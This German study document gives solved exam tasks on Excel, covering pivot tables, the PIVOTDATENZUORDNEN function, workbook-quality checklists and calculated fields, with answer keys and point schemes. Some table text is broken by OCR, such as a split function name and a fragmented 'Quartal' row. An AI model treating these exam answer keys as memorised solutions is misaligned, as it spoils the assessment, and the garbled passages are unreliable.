1. **Tempo ohne Formelaufwand:** Grosse Datenmengen werden per Drag & Drop zusammengefasst; man braucht weder SUMMEWENNS noch Formelketten, sondern zieht Felder in Bereiche.
2. **Flexibilität:** Das Berichtslayout lässt sich in Sekunden umbauen - Zeilen und Spalten tauschen, weitere Dimensionen ergänzen, Ansicht von Summe auf Mittelwert oder Prozent umstellen -, ohne die Rohdaten anzufassen.

3. **Integration mit anderen Excel-Werkzeugen:** Pivottabellen lassen sich mit PivotCharts, Datenschnitten (Slicern), Zeitachsen, bedingter Formatierung und Power Query verbinden und so zu einem interaktiven Dashboard ausbauen.

(Genau drei Punkte, jeweils eine eigene Nutzendimension - nicht dieselbe Aussage doppelt.)

f) Urteil: Ballast oder unentbehrlich? (1 P.)

Unentbehrlich, kein historischer Ballast. Das Feature ist zwar über 30 Jahre alt, seine Funktion und Bedienoberfläche werden aber laufend modernisiert (Datenschnitte, Datenmodell/Power Pivot, Empfohlene PivotTables). Für die schnelle, formelfreie Zusammenfassung grosser Datenmengen gibt es in Excel kein gleichwertig einfaches Werkzeug; Pivottabellen bleiben damit Standard der täglichen Zahlenarbeit. Das Alter eines Werkzeugs sagt nichts über seine Tauglichkeit - entscheidend ist, dass es die Aufgabe weiterhin am besten löst, und das tut es.

Über die geforderten Punkte hinaus

(✓){+1} Umkehr-Frage abgesichert – falls er die Aufgabe gedreht recycelt:

Drei Nachteile von Pivottabellen: Erstens die doppelte Datenhaltung im Cache — die Pivot speichert eine Kopie aller verdichteten Daten, macht die Mappe damit leicht doppelt so groß und verschickt bei der Weitergabe den vollständigen Quelldatenbestand gleich mit, der per Doppelklick-Drilldown wieder sichtbar wird. Zweitens die fehlende automatische Aktualisierung: Änderungen an den Quelldaten schlagen nicht durch, und wer die Zahlen abliest, ohne vorher zu aktualisieren, liest einen historischen Stand, ohne dass irgendetwas darauf hinweist. Drittens unbemerkt gesetzte Filter und das bewegliche Layout: Über Feld-Dropdowns, Datenschnitte oder eine Zeitachse kann ein Teil der Daten ausgeblendet sein, ohne dass die Summen als Teilmenge erkennbar wären, und weil sich das Layout bei jeder Aktualisierung ändern kann, zeigt ein normaler Zellbezug auf eine Pivot-Zelle danach auf etwas anderes.

Qualität von Arbeitsmappen

5. f) Urteil: Ballast oder unentbehrlich? (1 P.)

✓ von 2 Profs geprüft

Aufgabe #061 · Pivot-Urteil: Ballast oder unentbehrlich? (Teil f) · 1 Punkt · Original-Altmeisterklausur

Sie treten eine neue Stelle im Controlling an. Ihr Vorgesetzter übergibt Ihnen die zehn wichtigsten, über Jahre gewachsenen Excel-Arbeitsmappen des Bereichs und bittet Sie, deren Qualität zu beurteilen.

- a) (6 P.) Erläutern Sie, was "Qualität" in Bezug auf eine Arbeitsmappe bedeutet, und nennen und erklären Sie sechs Qualitätsdimensionen (je 1 P.).
- b) (8 P.) Erstellen Sie eine praxistaugliche Prüf-Checkliste mit acht konkreten, in Excel überprüfbaren Kriterien (je 1 P.). Belegen Sie mindestens zwei Kriterien mit einer geeigneten Excel-Formel.

Lösung

a) Definition und sechs Qualitätsdimensionen (6 P.)

Definition. Die *Qualität* einer Arbeitsmappe ist der Grad, in dem sie die fachlichen Anforderungen ihrer Nutzer erfüllt — und zwar **korrekt, nachvollziehbar und dauerhaft zuverlässig**. Entscheidend ist nicht, ob die Mappe *heute zufällig* das richtige Ergebnis anzeigt, sondern ob sie auch dann noch richtig, prüfbar und pflegbar bleibt, wenn sich Daten ändern, die Datenmenge wächst oder ein anderer Bearbeiter sie übernimmt (Grundsatz "fitness for purpose"). Optik ist dabei nur ein kleiner Teilaspekt.

Sechs unterscheidbare Qualitätsdimensionen:

#	Dimension	Bedeutung
1	Korrektheit (Richtigkeit)	Die Berechnungen liefern nachweislich das fachlich richtige Ergebnis; Formellogik, Bezüge und Rundungen sind sachlich zutreffend.
2	Nachvollziehbarkeit (Transparenz)	Ein sachkundiger Dritter kann ohne den Ersteller verstehen, woher jede Zahl kommt: klarer Rechenweg, keine versteckten Konstanten, dokumentierte Annahmen.
3	Robustheit (Fehlertoleranz)	Die Mappe reagiert auf Fehleingaben, leere oder untypische Werte kontrolliert (abgefangene Fehler, Validierung) statt mit #DIV/0!, #NV o. ä. oder still falschen Ergebnissen.
4	Wartbarkeit (Pflegbarkeit)	Änderungen (neue Periode, neuer Steuersatz) sind an <i>einer</i> Stelle möglich; Struktur, benannte Bereiche und konsistente Formeln halten den Pflegeaufwand klein.
5	Benutzerfreundlichkeit	Klare Struktur und Führung: Eingabefelder erkennbar, sinnvolle Navigation, Dropdowns statt Freitext — auch für nicht-IT-affine Nutzer bedienbar.
6	Sicherheit und Datenschutz	Sensible Inhalte sind geschützt (Blatt-/Zellschutz, Zugriffsbeschränkung); kritische Formeln lassen sich nicht versehentlich überschreiben.

Reserve-Dimension (falls eine Nennung nicht zählt): **Performance/
Skalierbarkeit** — die Mappe bleibt auch bei grossen Datenmengen schnell und funktioniert bei wachsendem Umfang weiter.

b) Prüf-Checkliste: acht in Excel überprüfbare Kriterien (8 P.)

Jedes Kriterium ist als **Ja/Nein-Frage** formuliert und lässt sich direkt an der Mappe prüfen.

1. Trennung von Eingabe, Berechnung und Ausgabe? Sind reine Eingabezellen optisch markiert (z. B. eigene Füllfarbe) und von Formel-/Ergebniszellen getrennt? Schnelltest: mit `Strg + #` alle Formeln einblenden — Eingaben dürfen keine Formeln, Formeln keine fest eingetippten Werte sein.

2. Keine Hartcodierung fachlicher Konstanten in Formeln? Stehen Werte wie Steuersatz oder Kurs *als Zahl* mitten in einer Formel (`=A2*1,19`) statt in einer eigenen, benannten Parameterzelle? Solche versteckten Konstanten sind der häufigste Wartungsfehler.

3. Werden Fehler kontrolliert abgefangen? Sind Nachschlage- und Divisionsformeln gegen Fehlerwerte abgesichert? Beispielformel:

=WENNFEHLER(SVERWEIS(B2;Artikel!\$A\$2:\$D\$500;4;FALSCH);"Artikel fehlt")

Bestandteil-Erklärung (QUBA-Regel — jeder Teil einzeln):

- = — leitet **jede** Formel ein; sagt Excel "ab hier rechnen, nicht Text anzeigen".
- WENNFEHLER(... ; ...) — **Funktion** mit genau **2 Argumenten**: sie gibt das erste Argument zurück, *ausser* es ergibt einen Fehler; dann das zweite.
- **1. Argument** SVERWEIS(B2;Artikel!\$A\$2:\$D\$500;4;FALSCH) — der eigentlich gewünschte Wert.
- ; (innerhalb WENNFEHLER) — **Argumenttrennzeichen**; trennt "Normalwert" vom "Ausweichwert".
- **2. Argument** "Artikel fehlt" — der Ausweichwert bei Fehler.
- " ... " — **Textbegrenzer**: alles dazwischen ist fester Text, keine Formel.
- Innerer SVERWEIS(...) = **Senkrecht-Verweis** (Nachschlagefunktion), **4 Argumente**:

- B2 — **1. Arg. Suchkriterium**: wonach gesucht wird; **relativer Bezug** (ohne \$) — passt sich beim Kopieren nach unten automatisch an (B3, B4 ...).
- ; — Argumenttrenner.
- Artikel!\$A\$2:\$D\$500 — **2. Arg. Matrix** (Suchtabelle). Artikel = Name des Tabellenblatts; ! = **Blatttrennzeichen** (trennt Blattname vom Zellbezug); \$A\$2 = Startzelle, die \$-Zeichen frieren Spalte **A** und Zeile **2** ein (**absoluter Bezug**, rutscht beim Kopieren nicht weg); : = **Bereichsoperator** ("von ... bis"); \$D\$500 = absolutes Bereichsende.
- ; — Argumenttrenner.
- 4 — **3. Arg. Spaltenindex**: aus der **4. Spalte** der Matrix wird der Ergebniswert geholt.
- ; — Argumenttrenner.
- FALSCH — **4. Arg. Bereich_Verweis**: FALSCH erzwingt **exakte** Übereinstimmung. (WAHR/weggelassen suchte nur ungefähr und liefert bei unsortierten Daten still falsche Treffer — ein Qualitätsrisiko.)
-) — schliesst den SVERWEIS; das äussere) schliesst WENNFEHLER.

4. Sind Eingaben validiert? Ist auf Eingabezellen eine *Datenüberprüfung* aktiv (Menü **Daten > Datenüberprüfung**) — z. B. Dropdown-Liste, Zahl in Grenzen, Datumsbereich? Das verhindert Fehleingaben an der Quelle (stärkt Robustheit + Benutzerfreundlichkeit).

5. Sind Formeln über zusammenhängende Bereiche konsistent? Enthält eine Spalte, die durchgängig dieselbe Formel haben sollte, an einzelnen Stellen abweichende Formeln oder feste Werte? Excel markiert das mit der Fehlerprüfung ("abweichende Formel", grünes Dreieck oben links in der Zelle) — diese Warnungen durchgehen.

6. Sprechende Bezüge statt kryptischem Zellsalat? Werden **benannte Bereiche** oder **strukturierte Tabellenbezüge** verwendet statt `=C2*D2*'Blatt3'!$F$8`? Beispielformel mit Tabellenbezug:

```
=SUMMEWENN(tblUmsatz[Region];"Süd";tblUmsatz[Betrag])
```

Bestandteil-Erklärung:

- `=` — leitet die Formel ein.
- `SUMMEWENN( ... ; ... ; ... )` — **Funktion** "summiere nur, wenn eine Bedingung zutrifft"; **3 Argumente**.
- **1. Arg.** `tblUmsatz[Region]` — **Suchbereich** (Spalte, in der die Bedingung geprüft wird). `tblUmsatz` = Name der als *Tabelle* formatierten Datenliste; `[Region]` = **Spaltenbezug**, die eckigen Klammern `[ ]` schliessen einen Spaltennamen innerhalb der Tabelle ein.
- `;` — Argumenttrenner.
- **2. Arg.** `"Süd"` — **Kriterium**; `" "` als Textbegrenzer: nur Zeilen mit `Region = Süd` zählen.
- `;` — Argumenttrenner.
- **3. Arg.** `tblUmsatz[Betrag]` — **Summenbereich**: aus dieser Spalte werden die passenden Werte addiert.
- `)` — schliesst die Funktion.

Ergänzend die weiteren Strukturbezug-Zeichen (zur Vollständigkeit): `@Betrag` — das `@` bedeutet **"diese Zeile"** (Wert der Spalte *Betrag* in der aktuellen Zeile); `tblUmsatz[#Daten]`, `[#Kopfzeilen]`, `[#Alle]` — das `#` kennzeichnet einen **Bereichsteil** der Tabelle (nur Datenzeilen / nur Überschriften / alles). Vorteil für die Qualität: die Formel bleibt lesbar und wächst automatisch mit, wenn Zeilen hinzukommen (Wartbarkeit + Skalierbarkeit).

7. Keine volatilen oder unnötig langsamen Konstrukte? Werden flüchtige ("volatile") Funktionen wie `JETZT()`, `HEUTE()`, `INDIREKT()`, `BEREICH.VERSCHIEBEN()` oder `ZUFALLSZAHLEN()` sparsam eingesetzt? Werden statt punktgenauer Bereiche ganze Spalten (`A:A`) in `SUMMEWENN/SVERWEIS` referenziert? Beides bremst grosse Mappen unnötig (Dimension Performance). Erkennbar an spürbarer Verzögerung bei jeder Eingabe.

8. Dokumentation und Schutz vorhanden? Gibt es ein Deckblatt/eine Legende (Zweck, Annahmen, Farbcode der Eingaben), aussagekräftig benannte Tabellenblätter (nicht "Tabelle1", "Tabelle2") und einen **Blattschutz** auf den Formelbereichen (Menü **Überprüfen > Blatt schützen**), sodass Berechnungen nicht versehentlich überschrieben werden? Deckt Nachvollziehbarkeit, Wartbarkeit und Sicherheit ab.

Erwartungshorizont / Punktelogik

- a) 6 klar **unterscheidbare** Dimensionen mit je eigener Definition (keine inhaltlichen Doppelungen) = 6 P. Der einleitende Definitionssatz ("fitness for purpose") verankert die Nennungen und verhindert reine Aufzählung.
- b) 8 **konkrete, prüfbare** Ja/Nein-Kriterien = 8 P.; die geforderten Formeln (WENNFEHLER+SVERWEIS, SUMMEWENN mit Tabellenbezug) sind vollständig zerlegt. Reine Schlagworte ohne "wie prüfe ich das in Excel" würden Punkte kosten.

(✓){+1} Ein neuntes Prüfkriterium als Reserve: Wird jedes wesentliche Ergebnis gegen eine vorab formulierte Ergebniserwartung plausibilisiert (Überschlag, Vorjahreswert, Sachlogik)? Ohne Maßstab wird jede Zahl geglaubt — erst die Erwartung macht das Modellergebnis prüfbar.

Prognosen mit Excel

6. PIVOTDATENZUORDNEN() (10 P.)

✓ Prof-Gate: korrigiert & freigegeben

Aufgabe #062 · 10 P. · PIVOTDATENZUORDNEN() · 10 Punkte · Original-Altmeisterklausur

Aufgabe (10 Punkte) — Tabellenblatffunktion PIVOTDATENZUORDNEN()

- a) (4 P.) Wozu dient die Tabellenblatffunktion PIVOTDATENZUORDNEN() und warum wird sie gebraucht? Erläutern Sie zusätzlich anhand der Formel =PIVOTDATENZUORDNEN("Umsatz";\$A\$3;"Region";"Nord";"Quartal";"Q1") die Bedeutung jedes einzelnen Bestandteils.
- b) (6 P.) Nennen und erläutern Sie drei Nachteile dieser Funktion (je 2 P. — Nachteil sauber benennen + begründen).

Lösung

a) Zweck und Notwendigkeit von PIVOTDATENZUORDNEN() (4 P.)

Kernaussage: PIVOTDATENZUORDNEN() (englisch *GETPIVOTDATA*) ruft **einen einzelnen, bereits in einer Pivot-Tabelle berechneten Ergebniswert** ab und stellt ihn an einer beliebigen anderen Stelle der Arbeitsmappe zur Verfügung. Der Wert wird dabei **nicht über die Zell-Adresse** (z. B. B7), sondern **über seine logischen Koordinaten** — Kombination aus Wertfeld, Feldern und Elementen — angesprochen.

Warum wird sie gebraucht? Der entscheidende Vorteil ist **Bezugsstabilität gegenüber Layout-Änderungen** der Pivot-Tabelle:

- Ein starrer Bezug wie =B7 zeigt nach dem Umsortieren von Zeilen/Spalten oder nach Hinzufügen eines Elements plötzlich auf den **falschen** Wert.
- PIVOTDATENZUORDNEN() folgt der **Logik** ("Umsatz der Region Nord im Quartal Q1") und liefert deshalb auch nach einer Umstrukturierung der Pivot noch **denselben richtigen** Wert.
- Der Wert ist **live/dynamisch**: Wird die Pivot aktualisiert (Rechtsklick > Aktualisieren), aktualisiert sich auch das Ergebnis der Funktion — es ist also kein eingefrorener Zahlenwert, sondern folgt dem aktuellen Pivot-Cache.

Typischer Einsatz: **feste Management-Berichte und Dashboards**, in denen einzelne Kennzahlen aus einer sich verändernden Pivot an definierten Positionen erscheinen sollen. Excel erzeugt die Formel automatisch, sobald man beim Schreiben einer Formel in eine Pivot-Ergebniszelle klickt.

Bestandteil-für-Bestandteil (QUBA-Regel)

Allgemeine Syntax: =PIVOTDATENZUORDNEN(Datenfeld; PivotTable; [Feld1; Element1]; [Feld2; Element2]; ...)

- **Die eckigen Klammern []** in der Syntax bedeuten: **optionale** Argumente. Die Feld/Element-Paare sind also nicht zwingend, grenzen aber den gesuchten Wert weiter ein. (Sie werden NICHT mit in die Formel getippt — sie sind nur Schreibweise der Hilfe.)

Beispiel-Formel: =PIVOTDATENZUORDNEN("Umsatz";
\$A\$3;"Region";"Nord";"Quartal";"Q1")

Bestandteil	Was es ist	Wozu es dient
=	Formel-Startzeichen	Sagt Excel: Es folgt eine Berechnung, kein Text.
PIV OTD ATE NZU ORD NEN (	Funktionsname + öffnende Klammer	Ruft die Funktion auf; die Klammer leitet die Argumentliste ein.
"Umsatz"	Datenfeld (1. Argument), Text in " "	Name des Wertfelds , dessen aggregierter Wert geholt wird. Hier steht der Quellfeldname "Umsatz" (den Excel beim Anklicken automatisch einsetzt) — obwohl der Wertebereich der Pivot die Kennzahl oft als "Summe von Umsatz" anzeigt. PIVOTDATENZUORDNEN() akzeptiert entweder den Quellfeldnamen oder die exakte Wertfeld-Beschriftung; die Schreibweise muss exakt stimmen.
;	Argument-Trennzeichen	Trennt im deutschen Excel die Argumente (im englischen wäre es ,).
\$A\$3	PivotTable (2. Argument), Zellbezug	Bezug auf irgendeine Zelle innerhalb der Ziel-Pivot. Sagt Excel, aus welcher Pivot-Tabelle gelesen wird.
\$ (in \$A\$3)	Absolut-Zeichen (Dollar)	\$ vor Spalte und Zeile fixiert den Bezug, damit er beim Kopieren/Ausfüllen nicht verrutscht .
;	Trennzeichen	Nächstes Argument folgt.
"Region"	Feld1 , Text	Name eines Zeilen-/Spalten-/Filterfelds der Pivot.
;	Trennzeichen	Trennt Feld von zugehörigem Element.
"Nord"	Element1 , Text	Konkretes gesuchtes Element im Feld "Region".
;"Quartar"	Feld2 / Element2	Weitere Koordinate; grenzt die Zelle eindeutig ein (Umsatz der Region Nord und Quartal Q1).

Bestandteil	Was es ist	Wozu es dient
tal " ; " Q1"		
)	schliessende Klammer	Beendet die Argumentliste.

Hinweis zu weiteren QUBA-Trennzeichen: Der **Doppelpunkt** : (Bereich, z. B. A1:A10), die Raute # (Überlaufbereich/Spilled Range, z. B. A1#) und das @ (impliziter Schnittmengen-Operator) kommen in dieser Formel **nicht** vor und werden von PIVOTDATENZUORDNEN() nicht benötigt — die Funktion arbeitet ausschliesslich mit Text-Koordinaten und dem einen absoluten Zellbezug.

b) Drei Nachteile (6 P. — je 2 P.)

Nachteil 1 — Feld- und Elementnamen sind fest verdrahtete Textkonstanten. Feld- und Elementbezeichnungen ("Region", "Nord", "Q1") stehen als **feste Zeichenketten** in der Formel. Wird in der Datenquelle ein Feld oder Element **umbenannt** (z. B. "Nord" -> "Norden"), findet die Funktion die Koordinate nicht mehr und liefert den Fehlerwert **#BEZUG!**. Die Formel ist damit **wartungsanfällig** gegenüber Änderungen an der Quelle.

Nachteil 2 — Es können nur aktuell sichtbare Pivot-Werte gelesen werden. PIVOTDATENZUORDNEN() kann nur Werte abrufen, die in der Pivot **gerade als Ergebniszelle angezeigt** werden. Wird das gesuchte Element **weggefiltert**, ausgeblendet oder ist es nicht im aktuellen Layout enthalten, gibt die Funktion **#BEZUG!** zurück. Der Bericht ist also von der momentanen Filter-/Layout-Einstellung der Pivot **abhängig** und bricht, sobald jemand die Ansicht ändert.

Nachteil 3 — Nicht relativ kopier-/ausfüllbar; die Auto-Erzeugung stört. Da die Argumente **Textkonstanten** und kein relativer Zellbezug sind, erzeugt ein **Herunterziehen/Autofill** nicht automatisch die logische Nachbarzelle ("Q1" wird beim Ausfüllen **nicht** zu "Q2") — man muss die Element-Argumente erst mühsam auf Zellbezüge umbauen. Zusätzlich schreibt Excel beim Anklicken einer Pivot-Zelle **automatisch** eine PIVOTDATENZUORDNEN()-Formel statt eines einfachen Bezugs (z. B. =B7), was das gewohnte Kopieren von Bezügen behindert und oft erst abgeschaltet werden muss.

(Weitere mögliche Nachteile — z. B. sehr lange, schlecht lesbare Formeln bei vielen Feld/Element-Paaren, oder Abhängigkeit von genau der einen referenzierten Pivot — sind für die volle Punktzahl nicht nötig; drei sauber begründete genügen.)

(✓)(+1) Die saubere Praxis als Reservepunkt: Excel schreibt die Kriterien als harte Textkonstanten in die Formel, was Rohleders erster Modellierungsregel widerspricht — sauber ist, „Region“ und „Quartal“ in beschriftete Eingabezellen auszulagern und in der Formel auf diese Zellen zu verweisen; damit wird der Bericht per Dropdown steuerbar und Nachteil 3 entfällt.

Arbeiten mit Vorlagen

7. Pivotanalysen (10 P.)

Original-Abbildung der Klausuraufgabe (Scan)

PivotTable-Felder

In den Bericht aufzunehmende Felder auswählen:



Suchen



- ☐ Name
- ☐ Produktgruppe
- ☒ **Produkt**
- ☒ **Region**
- ☐ Preis
- ☐ Menge Q1
- ☐ Menge Q2
- ☐ Menge Q3
- ☐ Menge Q4
- ☐ Jahresmenge
- ☐ Umsatz Q1
- ☐ Umsatz Q2
- ☐ Umsatz Q3
- ☐ Umsatz Q4

Weitere Tabellen...

B

Felder zwischen den Bereichen ziehen und ablegen:

Filter

Spalten

Produkt

Zeilen

Werte

Region

A

Aufgabe #063 · 10 P. · Pivotanalysen · 10 Punkte · Original-Altmeisterklausur

Aufgabe "Pivotanalyse – fehlendes Auswertungsfeld" (10 Punkte)

Ein Handelsunternehmen führt seine Verkaufsdaten in einer Excel-Liste mit den Spalten `Produkt`, `Region`, `Q1-Umsatz`, `Q2-Umsatz`, `Q3-Umsatz` und `Q4-Umsatz`. Sie sollen mit einer PivotTable den **Jahresumsatz je Produkt und Region** auswerten. Das Feld `Jahresumsatz` ist jedoch weder in den Quelldaten noch in der Feldliste der PivotTable vorhanden; die vier Quartalsumsätze sind dort aber enthalten.

- a) (6 P.) Erläutern Sie **zwei unterschiedliche Wege**, mit denen Sie die gewünschte Auswertung des Jahresumsatzes trotzdem erreichen.
- b) (4 P.) Nennen Sie für **jeden der beiden Wege je genau einen spezifischen Vor- und einen Nachteil**.

Lösung

Vorüberlegung (Kern der Aufgabe)

Der Jahresumsatz ist eine **abgeleitete Größe**: Er existiert nicht als eigenes Feld, lässt sich aber vollständig aus den vier vorhandenen Quartalsumsätzen berechnen. Für jede Zeile (Produkt/Region) gilt:

$$\text{Jahresumsatz} = \text{Q1-Umsatz} + \text{Q2-Umsatz} + \text{Q3-Umsatz} + \text{Q4-Umsatz}$$

Hinweis / typische Falle: Der Jahresumsatz ist die **Summe der vier Quartale**, nicht „ein Quartal mal 4“. Die Formel $\text{Quartalsumsatz} * 4$ wäre nur richtig, wenn alle vier Quartale exakt gleich hoch wären – das ist praktisch nie der Fall und wäre in der Klausur ein Fehler.

Es gibt zwei grundsätzlich verschiedene Ansatzpunkte: die Berechnung **innerhalb** der PivotTable (Weg 1) oder **vor** der PivotTable in den Quelldaten (Weg 2).

a) Zwei Wege zur Auswertung (6 P.)

Weg 1 – Berechnetes Feld innerhalb der PivotTable

Man erzeugt das fehlende Feld direkt in der PivotTable, ohne die Quelldaten anzufassen.

1. PivotTable aufbauen: Produkt und Region in den **Zeilenbereich** ziehen.

2. Cursor in die PivotTable setzen. Im Menüband: Reiter **PivotTable-Analyse** > Gruppe **Berechnungen** > Schaltfläche **Felder, Elemente und Gruppen** > **Berechnetes Feld...**
3. Im Dialog bei *Name* Jahresumsatz eintragen, bei *Formel* die Quartalsfelder addieren:

= 'Q1-Umsatz' + 'Q2-Umsatz' + 'Q3-Umsatz' + 'Q4-Umsatz'

1. Mit *Hinzufügen* / *OK* bestätigen. Das neue Feld Jahresumsatz erscheint automatisch in der Feldliste und kann in den **Wertebereich** gezogen werden.

Vollständige Erklärung jedes Formelbestandteils:

Bestandteil	Was es ist	Wozu es dient
=	Gleichheitszeichen	leitet die Formel ein; ohne = interpretiert Excel den Eintrag als Text statt als Rechnung
'Q1-Umsatz'	Feldbezug (Name eines vorhandenen Wertfeldes)	verweist auf die (aggregierte) Summe des ersten Quartals; die einfachen Hochkommas '...' sind nötig, weil der Feldname ein Sonderzeichen (Bindestrich) enthält – ohne Hochkommas würde Excel den Bindestrich als Minus-Operator lesen und Q1 minus Umsatz rechnen wollen
+	Additionsoperator	addiert die vier Quartalswerte zum Jahreswert
'Q2-Umsatz', 'Q3-Umsatz', 'Q4-Umsatz'	weitere Feldbezüge	liefern die Summen der Quartale 2 bis 4

Wichtig zum Verständnis: Ein berechnetes Feld rechnet **auf Ebene der Feld-Summen**, d. h. Excel bildet je Zelle Summe (Q1) + Summe (Q2) + Summe (Q3) + Summe (Q4). Bei einer reinen Addition liefert das exakt das gewünschte Ergebnis.

Weg 2 – Hilfsspalte in den Quelldaten

Man ergänzt das Feld schon in der Datenquelle, sodass es in der Feldliste als „normales“ Feld auftaucht.

1. In den Quelldaten rechts neben die Quartalsspalten eine neue Spalte mit der Überschrift **Jahresumsatz** einfügen (Überschrift ist Pflicht, sonst nimmt die Pivot die Spalte nicht als Feld auf).
2. In die erste Datenzeile (hier Zeile 2, Quartale in C:F) die Summenformel schreiben:

=SUMME (C2 : F2)

1. Die Formel per Ausfüllkästchen nach unten über alle Datenzeilen kopieren.
2. Die PivotTable auf den **erweiterten Datenbereich** aufsetzen bzw. bei bestehender Pivot die Datenquelle anpassen (**PivotTable-Analyse > Datenquelle ändern**) und anschließend **Aktualisieren** (rechte Maustaste > *Aktualisieren*). **Jahresumsatz** steht danach in der Feldliste und wird in den Wertebereich gezogen.

Vollständige Erklärung jedes Formelbestandteils:

Bestandteil	Was es ist	Wozu es dient
=	Gleichheitszeichen	startet die Formel; signalisiert Excel „hier wird gerechnet“
SUMME	Tabellenfunktion	addiert alle Werte im übergebenen Bereich automatisch auf
(...)	öffnende und schließende Klammer	umschließen das Argument der Funktion; alles dazwischen wird summiert
C2 : F2	Zellbereich (Argument)	der zu summierende Bereich – von Zelle C2 bis F2, also die vier Quartalsspalten der Zeile 2
:	Bereichsoperator (Doppelpunkt)	bedeutet „von ... bis ...“ und fasst C2, D2, E2, F2 zu einem zusammenhängenden Block zusammen

b) Je genau ein Vor- und ein Nachteil pro Weg (4 P.)

Weg 1 – Berechnetes Feld in der PivotTable

- **Vorteil (genau einer):** Die **Quelldaten bleiben unverändert** – man muss die Ursprungsliste nicht anfassen und riskiert keine versehentliche Änderung der Rohdaten.

- **Nachteil (genau einer):** Ein berechnetes Feld rechnet **nur auf Ebene der Feld-Summen, nicht zeilenweise** – für die reine Addition hier zwar korrekt, aber bei nichtlinearen Größen (Mittelwerte, Anteile, Quotienten) liefert es dadurch falsche Ergebnisse.

Weg 2 – Hilfsspalte in den Quelldaten

- **Vorteil (genau einer):** Es steht die **volle, zeilenweise Excel-Funktionalität** zur Verfügung, und das Ergebnis ist direkt in den Rohdaten sicht- und nachprüfbar.
- **Nachteil (genau einer):** Die **Quelldaten werden verändert** und der Pivot-Datenbereich muss angepasst und aktualisiert werden – bei neu hinzukommenden Zeilen muss die Formel mitgezogen werden, sonst fehlen Werte in der Auswertung.

Fazit (klausurtauglicher Zweizeiler)

Beide Wege führen zum selben Ergebnis (Jahresumsatz = Summe der vier Quartale). Weg 1 (berechnetes Feld) schont die Quelldaten, ist aber funktional begrenzt; Weg 2 (Hilfsspalte) ist flexibel und prüfbar, verändert aber die Datenbasis.

(✓){+1} Der dritte Weg als Reserve: Im Datenmodell übernimmt ein DAX-Measure die Rolle des berechneten Feldes und ist ihm deutlich überlegen — einmal definiert gilt es mappenweit und rechnet im jeweiligen Auswertungskontext; der Preis ist Power Pivot samt Lizenz- und Lernaufwand.

Tabellenblätter: Best Practice

Kap. 8 · Bedienung in der Tiefe — AutoFilter, Datenüberprüfung, Pivot-Praxis, F-Tasten ·

Werkzeug

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Anhang: Die Aufgaben im Schnellzugriff **SVERWEIS/XVERWEIS** · **Pivot** · **Matrixformeln** ·
Bezugsarten 350

AutoFilter in allen Facetten (8 P) 321

Datenüberprüfung und Zellendropdown (8 P)..... 324

• **Die Zusammenfassungsfunktionen der Pivot (6 P)**..... 327

F-Tasten und Formel-Debugging (6 P) 338

Format übertragen und Einfügeoptionen (3 P)..... 346

• **Pivot-Bedienung: Datenschnitte, Gruppieren, Berichtslayouts, Drilldown (8 P)**.....
331

• **Power Pivot, Datenmodell und DAX (8 P)** 334

Schnellzugriffsleiste und Statuszeile als Analysewerkzeug (4 P) 343

Tabellen-Interns und Duplikate entfernen (5 P) 341

Textbox an eine Zelle binden und Blätter zwischen Mappen kopieren (7 P) 348

QUBA – Bedienung in der Tiefe: AutoFilter, Datenüberprüfung, Pivot- Praxis, F-Tasten

Status: GEPRÜFT (Prof-Gate, Nachprüfung 01.08.2026 — 9x FREIGEgeben). Neun gelöste Aufgaben (56 P) aus dem Voll-Abdeckungs-Sweep.

Neun gelöste Aufgaben zu den Themen, die Rohleder in der Vorlesung **vorführt statt abfragt**. Genau deshalb sind sie in den bisherigen Content-Dateien nicht abgedeckt und in der Abdeckungs-Matrix des Voll-Abdeckungs-Sweeps (01.08.2026) als Lücke markiert.

Quelle der Fakten: official/_ocr/QUBA-folienskript.txt, Folien 23/24 (Schnellzugriff, Statuszeile), 34/35 (F-Tasten), 57/59 (Format übertragen), 60/82

(Datenüberprüfung), 62/64/65/66 (Tabellen-Interna, Einschränkungen, tbl-Präfix), 68 bis 71 (AutoFilter), 84 (Zusammenfassungsfunktionen), 88 bis 90 (Power Pivot), 92 bis 101 (Gruppieren, Layouts, Datenschnitte, Drilldown). **Ohne eigene Folie, aber in der Vorlesung vorgeführt und daher mit abgedeckt:** „Duplikate entfernen“ (nur als Aufzählungspunkt auf Folie 62), die Statuszeilen-Auswertungsfunktionen im Einzelnen, „Werte anzeigen als“, der Spezialfilter und die DAX-Syntax. Diese Stellen sind im Text jeweils als Ergänzung gekennzeichnet.

#	Aufgabe	Lücke	Punkte
1	AutoFilter in allen Facetten	L3 (#99)	8
2	Datenüberprüfung und Zellendropdown	L8 (#94)	8
3	Zusammenfassungsfunktionen der Pivot	L10 (#114)	6
4	Pivot-Bedienung: Datenschnitte, Gruppieren, Layouts, Drilldown	L11 (#122–125)	8
5	Power Pivot, Datenmodell und DAX	L12 (#127)	8
6	F-Tasten und Formel-Debugging	L24 (#47)	6
7	Tabellen-Interna und Duplikate entfernen	L33 (#97/#100)	5
8	Schnellzugriffsleiste und Statuszeile	L34 (#35/#36)	4
9	Format übertragen und Einfügeoptionen	L36 (#92)	3
	Summe		56

Nicht dupliziert, Verweise auf bestehende Kapitel: Enter-Tastenkombinationen (grundlagen-features.md Abschnitt 4) · Pivot-Fehlerquellen, Cache und Aktualisierungsverhalten (pivot.md „Grenzen der Pivot-Analyse“) · Weitergabe von Pivot-Ergebnissen und Vertraulichkeit (sicherheit.md) · Datenüberprüfung als Governance-Kriterium und Eingabemeldung als Bedienanleitung (datenqualitaet-governance.md, Innenrevisions-Checkliste und Dokumentationskonzept) · strukturierte Verweise und tbl-Präfix (excel-funktionen.md) · Farbkonzept Eingabe/Formel/Ergebnis (Dokumentationskonzept-Aufgabe) · INDIREKT ()-Modellhärtung („Zero-Touch-Modellierung“).

Aufgabe #064 · 8 P. · AutoFilter in allen Facetten · von der KI erfunden – kein Original

Eine Kollegin hat eine Umsatzliste mit rund 12.000 Datensätzen als Tabelle formatiert und filtert darin täglich. Sie schickt Ihnen einen Screenshot ihres Ergebnisses mit der Frage, warum die Summe unter der Liste „schon wieder nicht stimmt“.

- a) 3 P. Erläutern Sie, wie der AutoFilter aufgerufen wird, wie er die Filtertypen bestimmt und welche drei Filtertypen er dabei unterscheidet.
- b) 3 P. Erläutern Sie das Suchfeld, den benutzerdefinierten Filter und den Top-10-Filter sowie den Unterschied zwischen „Filter löschen“ und „AutoFilter entfernen“.
- c) 2 P. Nennen und begründen Sie zwei Grenzen des AutoFilters und erläutern Sie, wie eine Summe aussehen muss, die zum gefilterten Ergebnis passt.

